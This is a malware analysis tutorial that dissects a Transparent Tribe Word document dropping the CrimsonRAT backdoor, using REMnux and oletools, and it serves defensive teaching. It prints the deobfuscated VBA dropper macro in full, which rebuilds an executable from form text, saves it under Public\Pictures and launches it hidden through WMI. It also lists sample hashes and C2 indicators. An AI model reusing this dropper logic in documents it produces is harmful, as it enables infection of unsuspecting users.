

Malicious Document Analysis: Example 1

by Alexandre Borges (@ale_sp_brazil)

date: NOV/02/2021

revision: A

1. Introduction

While the first article of *MAS (Malware Analysis Series)* is not ready, I'm leaving here a very simple case of malicious document analysis for helping my Twitter followers and any professional interested in learning how to analyze this kind of artifact.

Before starting the analysis, I'm going to use the following environment and tools:

- **REMnux:** <https://docs.remnux.org/install-distro/get-virtual-appliance>
- **Didier Stevens Suite:** <https://blog.didierstevens.com/didier-stevens-suite/>
- **Malwoverview:** <https://github.com/alexandreborges/malwoverview>

Furthermore, it's always recommended to install **Oletools** (from *Decalage* -- @decalage2):

```
# python -m pip install -U oletools
```

All three tools above are usually installed on **REMnux** by default. However, if you are using Ubuntu or any other Linux distribution, so you can install them through links and command above.

Like any common binary, we can analyze any maldoc using static or dynamic analysis, but as my preferred approach is always the former one, so let's take it.

We'll be analyzing the following sample:

```
59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc
```

2. Downloading sample and gathering information

The first step is getting general information about this hash by using any well-known endpoint such as *Virus Total*, *Hybrid Analysis*, *Triage*, *Malware Bazaar* and so on. Therefore, let's use *Malwoverview* to do it on the command line and collect information from Malware Bazaar that, fortunately, also brings information from excellent *Triage*:

```
remnux@remnux:~/articles$ malwoverview.py -b 1 -B  
59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc
```

```
remnux@remnux:~/articles$ malwoverview.py -b 1 -B 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc

MALWARE BAZAAR REPORT
-----

sha256_hash: 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc
sha1_hash: 2a963ed8316fd46ed59031daf342f7851643f10f
md5_hash: 7c6ff96ddaf3bf3bf824ba6e625a9d21
first_seen: 2021-09-24 15:11:13
file_name: #TransparentTribe #APT
file_size: 5493248 bytes
file_type: docx
mime_type: application/msword
country: RU
tlsh: T17046E6561BC83372EA46E2A3713255E603B39C2A545F44785BC32E9FC5CADFE4520AE3
comments: https://twitter.com/h2jazi/status/1441395891001303043?s=20
https://www.virustotal.com/gui/file/59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc/detection
reporter: KodaES
tags: APT doc docx TransparentTribe
Any.Run: https://app.any.run/tasks/bdbb5b41-1243-4312-9c76-18a914916b71
Triage: https://tria.ge/reports/210924-sk9r1ahcf5/
Triage sigs:
.NET Reactor protector
Executes dropped EXE
Drops file in Windows directory
Office loads VBA resources, possible macro or embedded object present
Checks processor information in registry
Enumerates system info in registry
Modifies Internet Explorer settings
Modifies registry class
Suspicious behavior: AddClipboardFormatListener
Suspicious use of AdjustPrivilegeToken
Suspicious use of SetWindowsHookEx
Suspicious use of WriteProcessMemory
```

Figure 1

3. Analyzing the malicious document

Given the output above (Figure 1), we could try to make an assumption that the dropped executable comes from the own maldoc because Microsoft Office “loads VBA resource, possible macro or embedded object present”. Furthermore, the maldoc seems to elevate privilege (**AdjustPrivilege()**), hook (intercept events) by installing a hook procedure into a hook chain (**SetWindowsHookEx()**), maybe it makes code injection (**WriteProcessMemory()**), so we it’s reasonable to assume these *Triage* signatures are associate to the an embedded executable. Therefore it’s time to download the malicious document from Triage (you can do it from <https://tria.ge/dashboard> website, if you wish):

```
# malwoverview.py -b 5 -B 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc
```

Uncompress it by executing the following command (password is “infected”) and collect information using **olevba** tool:

```
remnux@remnux:~/articles$ 7z e
59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.zip
```

Using **olevba** and **oleid** (from *oletools*) to collect further information we have the following outputs:

```
remnux@remnux:~/articles$ olevba -a  
59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.docx
```

Type	Keyword	Description
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
AutoExec	TextBox1_Change	Runs when the file is opened and ActiveX objects trigger events
Suspicious	Open	May open a file
Suspicious	Write	May write to a file (if combined with Open)
Suspicious	MoveFile	May move a file
Suspicious	ADODB.Stream	May create a text file
Suspicious	SaveToFile	May create a text file
Suspicious	create	May execute file or a system command through WMI
Suspicious	Application.Visible	May hide the application
Suspicious	ShowWindow	May hide the application
Suspicious	CreateObject	May create an OLE object
Suspicious	GetObject	May get an OLE object with a running instance
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	winword.exe	Executable file name
Hex String	si6	7369360D

Figure 2

```
remnux@remnux:~/articles$ oleid  
59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.docx
```

Author	Chinto	info	Author declared in properties
Encrypted	False	none	The file is not encrypted
VBA Macros	Yes, suspicious	HIGH	This file contains VBA macros. Suspicious keywords were found. Use olevba and mraptor for more info.
XLM Macros	No	none	This file does not contain Excel 4/XLM macros.
External Relationships	0	none	External relationships such as remote templates, remote OLE objects, etc

Figure 3

From both previous outputs (*Figure 2 and Figure 3*), important facts come up:

- Some code is executed when the MS Word is executed.
- A file seems to be written to the file system.
- The maldoc seems to open a file (probably the same written above).
- VBA macros are responsible for the entire activity.

The next step is to analyze the maldoc, which is a OLE document, we are going use **oledump.py** (from *Didier Steven's suite -- @DidierStevens*) to check the OLE's internals and try to understand what's happening:

```
remnux@remnux:~/articles$ oledump.py 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.docx
 1:      114  '\x01CompObj '
 2:     4096  '\x05DocumentSummaryInformation '
 3:     4096  '\x05SummaryInformation '
 4:     7180  '1Table '
 5:    38281  'Data '
 6:      628  'Macros/PROJECT '
 7:      101  'Macros/PROJECTwm '
 8:       97  'Macros/UserForm1/\x01CompObj '
 9:      292  'Macros/UserForm1/\x03VBFrame '
10:      267  'Macros/UserForm1/f '
11:   5358196  'Macros/UserForm1/o '
12:       97  'Macros/UserForm2/\x01CompObj '
13:      292  'Macros/UserForm2/\x03VBFrame '
14:      387  'Macros/UserForm2/f '
15:      636  'Macros/UserForm2/o '
16: M   5711  'Macros/VBA/ThisDocument '
17: M   1752  'Macros/VBA/UserForm1 '
18: M   2082  'Macros/VBA/UserForm2 '
19:     4292  'Macros/VBA/_VBA_PROJECT '
20:     3146  'Macros/VBA/_SRP_0 '
21:      247  'Macros/VBA/_SRP_1 '
22:     1892  'Macros/VBA/_SRP_2 '
23:      163  'Macros/VBA/_SRP_3 '
24:      868  'Macros/VBA/_SRP_4 '
25:      140  'Macros/VBA/_SRP_5 '
26:     1366  'Macros/VBA/_SRP_6 '
27:      214  'Macros/VBA/_SRP_7 '
28:      845  'Macros/VBA/dir '
29:     4096  'WordDocument '

```

Figure 4

According to the *Figure 4* above we have:

- a. three macros in 16, 17 and 18.
- b. a big "content" in 11, which could be one of "VBA resources" mentioned *Triage's* output.

Once again, we can decide to use dynamic analysis (a debugger) or static analysis to expose the real threat hidden inside this malicious document, but let's proceed with static analysis because it will bring more details while addressing the problem.

In the next step we need to check the macros' content by uncompressing their contents (*-v option*) using **oledump.py** (*Figure 5*):

```
remnux@remnux:~/articles$ oledump.py -s 16 -v
59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.docx | more

```

```

remnux@remnux:~/articles$ oledump.py -s 16 -v 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.
docx | more
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "INormal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_Open()
Documents.Application.Visible = False

Dim askfjlskdjflkjsdrkljskd() As String
Dim alksdjweoijskljssl      () As Byte
askfjlskdjflkjsdrkljskd = Split(UserForm1.TextBox1.Text & UserForm1.TextBox2.Text & UserForm1.TextBox3.Text & U
s
erForm1.TextBox4.Text, "!")
Dim lskjfjiogjnvdfgljwlfjfsf As Double
lskjfjiogjnvdfgljwlfjfsf = 0
For Each tiogjvelrrkjf In askfjlskdjflkjsdrkljskd
    ReDim Preserve alksdjweoijskljssl_____ (lskjfjiogjnvdfgljwlfjfsf)
    alksdjweoijskljssl_____ (lskjfjiogjnvdfgljwlfjfsf) = CByte(tiogjvelrrkjf)
    lskjfjiogjnvdfgljwlfjfsf = lskjfjiogjnvdfgljwlfjfsf + 1
Next
SaveBinaryData UserForm2.TextBox1.Text, alksdjweoijskljssl_____
Dim woiuklklreltjlsjldkfjsldkiftoiu
Set woiuklklreltjlsjldkfjsldkiftoiu = CreateObject(UserForm2.TextBox3.Text)
woiuklklreltjlsjldkfjsldkiftoiu.MoveFile UserForm2.TextBox1.Text, UserForm2.TextBox2.Text
Const HIDDEN_WINDOW = 12
strComputer = "."
Set objWMIService = GetObject("wi" + "nm" + "gm" + "ts:{impe" + "rs" + "onati" + "onLeve" + "l=imp" + "erso" +
"
nate}!\\" & strComputer & "\root\cimv2")
Set objStartup = objWMIService.Get(UserForm2.TextBox5.Text)
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject(UserForm2.TextBox6.Text)
errReturn = objProcess.create(UserForm2.TextBox2.Text, Null, objConfig, intProcessID)
End Sub
Function SaveBinaryData(fileName, ByteArray)
    Const adTypeBinary = 1
    Const adSaveCreateOverWrite = 2
    Dim BinaryStream
    Set BinaryStream = CreateObject(UserForm2.TextBox7.Text)
    BinaryStream.Type = adTypeBinary
    BinaryStream.Open
    BinaryStream.Write ByteArray
    BinaryStream.SaveToFile fileName, adSaveCreateOverWrite
End Function

```

Figure 5

There're few details that can be observed from output above (Figure 5):

- Obviously the code is *obfuscated*.
- The *Split function*, which returns a zero-based and one-dimensional array containing substrings, manipulates the content from *UserForm1 (object 11)* and, apparently, this content is divided in four parts (*TextBox1, TextBox2, TextBox3 and TextBox4*). In addition, the *UserForm1* content seems to be separated by *"!"* character.
- The *UserForm2* is also being (*TextBox1 and TextBox2*) in a *MoveFile* operation.
- The *Winmgmt service*, which is a WMI service operating inside the *svchost process* under *LocalSystem* account, is being used to execute an operation given by *UserForm2.TextBox5*.
- The *UserForm2.Text 6* is used to create a reference to an object provided by *ActiveX*.
- The *UserForm2.Text7* is being used to save some content as a binary file.

Therefore we must investigate the content of object 15 (*Macros/UserForm2/o*):

```
remnux@remnux:~/articles$ oledump.py
59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.docx -s 15 -d | strings
```

```
remnux@remnux:~/articles$ oledump.py 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.docx -s 15 -d | strings
C:\Users\Public\Pictures\winword.con
Tahoma
C:\Users\Public\Pictures\winword.exe
Tahomae
Scripting.FileSystemObject
Tahoma
winmgmts:{impersonationLevel=impersonate}!\\\" & strComputer & "\\root\cimv2}
Tahoma
Win32_ProcessStartup
Tahoma
winmgmts:root\cimv2:Win32_Process
Tahoma
ADODB.Stream
Tahoma
```

Figure 6

We can infer from *Figure 6* that:

- **UserForm2.Text1:** C:\Users\Public\Pictures\winword.con
- **UserForm2.Text2:** C:\Users\Public\Pictures\winword.exe
- We are moving *winword.com* to *winword.exe* within *C:\Users\Public\Pictures* directory.
- **UserForm2.Text3:** Scripting.FileSystemObject
- **UserForm2.Text4:** winmgmts:{impersonationLevel=impersonate}!\\\" & strComputer & "\\root\cimv2}
- **UserForm2.Text5:** Win32_ProcessStartup
- **UserForm2.Text6:** winmgmts:root\cimv2:Win32_Process
- **UserForm2.Text7:** ADODB.Stream

The remaining macros don't hold nothing really critical for our analysis this time:

```
remnux@remnux:~/articles$ oledump.py
59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.docx -s 17 -v | strings | tail +9
```

```
remnux@remnux:~/articles$ oledump.py
59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.docx -s 18 -v | strings | tail +9
```

```
remnux@remnux:~/articles$ oledump.py 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.docx -s 17 -v | strings | tail +9
Private Sub TextBox1_Change()
End Sub
Private Sub TextBox2_Change()
End Sub
remnux@remnux:~/articles$
remnux@remnux:~/articles$ oledump.py 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.docx -s 18 -v | strings | tail +9
Private Sub TextBox1_Change()
End Sub
Private Sub TextBox2_Change()
End Sub
Private Sub TextBox4_Change()
End Sub
Private Sub TextBox7_Change()
End Sub
```

Figure 7




Figure 10

Saving the file from *Output pane*, save the file and check its type:

```
remnux@remnux:~/Downloads$ file download.dat
download.dat: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
```

It's excellent! Let's now write a simple Python code named **python_convert.py** to perform the same operation and get the same result:

```

1 data2 = b''
2
3 # Open and read the dump3 file
4 dumpfile = open("dump3")
5 data = dumpfile.read()
6
7 # Remember that we need to handle the comma's issue
8 data2 = data.split(",")
9
10 # Close the dump3 file above
11 dumpfile.close()
12
13 # Open for writing and create our final binary file.
14 finalfile = open("final_file.bin", "wb")
15
16 # Convert each number and write into the "final_file.bin"
17 for i in range(len(data2)):
18     finalfile.write(bytes(chr(int(data2[i])).encode('latin'))))
19
20 # Close the final_file.bin
21 finalfile.close()

```

Figure 11

```
remnux@remnux:~/articles$ python3.8 ./python_convert_1.py
remnux@remnux:~/articles$ file final_file.bin
final_file.bin: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
```

As we expected, it's worked! Finally, let's check the final binary on *Virus Total* and *Triage* to learn a bit further about the extracted binary (*Figure 12, 13 and 15*):

```
remnux@remnux:~/articles$ malwoverview.py -f final_file.bin -v 2

File Name:      final_file.bin
File Type:      PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

MD5:           72b2aee4fbe6715cef96249573658aab
SHA256:        afd21ef5712ffcbce4e338a5eb347f742d3c786f985ba003434568146adedb290
Imphash:       f34d5f2d4577ed6d9ceec516c1f5a744

entropy:       7.19
Packed?:       PACKED
Overlay?:
VirusTotal:    48/68

Sections:
               Entropy
               .text      7.43
               .rsrc      5.72
               .reloc     0.08

Main Antivirus Reports:
-----
Scan date:     2021-10-10 13:07:58

Avast:         Win32:Trojan-gen
Avira:         TR/Agent.hphhg
BitDefender:   Trojan.Generic.30219967
ESET-NOD32:    a variant of MSIL/Agent.DOW
F-Secure:     Trojan.TR/Agent.hphhg
FireEye:       Trojan.Generic.30219967
Fortinet:     W32/CrimsonRat!tr.bdr
Kaspersky:    HEUR:Backdoor.MSIL.CrimsonRat.gen
McAfee:        Artemis!72B2AEE4FBE6
Microsoft:    Trojan:MSIL/Tnega.PK!MTB
Panda:        Trj/GdSda.A
Sophos:        Mal/Generic-R + Troj/Agent-BHUG
Symantec:     Trojan.Gen.2
TrendMicro:   Backdoor.MSIL.CRIMSONRAT.ZYII

Imported DLLs:
-----
mscoree.dll
```

Figure 12

```
remnux@remnux:~/articles$ malwoverview.py -x 1 -X afd21ef5712ffcbe4e338a5eb347f742d3c786f985ba003434568146adedb290

-----
TRiage OVERVIEW REPORT
-----
id: 210924-vbtqjahcfj
status: reported
kind: file
filename: afd21ef5712ffcbe4e338a5eb347f742d3c786f985ba003434568146adedb290
submitted: 2021-09-24T16:49:20Z
completed: 2021-09-24T16:54:32Z
-----
id: 210924-tg5vbahccp
status: reported
kind: file
filename: #CrimsonRat.bin
submitted: 2021-09-24T16:02:42Z
completed: 2021-09-24T16:05:17Z
-----
id: 210924-sk9r1ahcf6
status: reported
kind: file
filename: #CrimsonRat.bin
submitted: 2021-09-24T15:12:14Z
completed: 2021-09-24T15:14:49Z
-----
next: 2021-09-24T15:12:14.583875Z
```

Figure 13

```
remnux@remnux:~/articles$ malwoverview.py -x 2 -X 210924-vbtqjahcfj

-----
TRiage SEARCH REPORT
-----
score: 10

id: 210924-vbtqjahcfj
target: afd21ef5712ffcbe4e338a5eb347f742d3c786f985ba003434568146adedb290
size: 1637376
md5: 72b2aee4fbe6715cef96249573658aab
sha1: 1804c705b64a5941f05049e28c1c49c0050a917c
sha256: afd21ef5712ffcbe4e338a5eb347f742d3c786f985ba003434568146adedb290
completed: 2021-09-24T16:54:32Z
signatures:
.NET Reactor proctector
Suspicious use of AdjustPrivilegeToken

targets:
  iocs:
    tasnimnewstehran.club
    8.8.8.8
    185.161.208.57
  md5: 72b2aee4fbe6715cef96249573658aab
  score: 1
  sha1: 1804c705b64a5941f05049e28c1c49c0050a917c
  sha256: afd21ef5712ffcbe4e338a5eb347f742d3c786f985ba003434568146adedb290
  size: 1637376bytes
  target: afd21ef5712ffcbe4e338a5eb347f742d3c786f985ba003434568146adedb290
  tasks: behavioral1 behavioral2
```

Figure 14

It would be super easy to extract the same malware from the maldoc by using *dynamic analysis* (Figure 15). You'll find out that a password is protecting the VBA Project, but this quite trivial to remove this kind of protection:

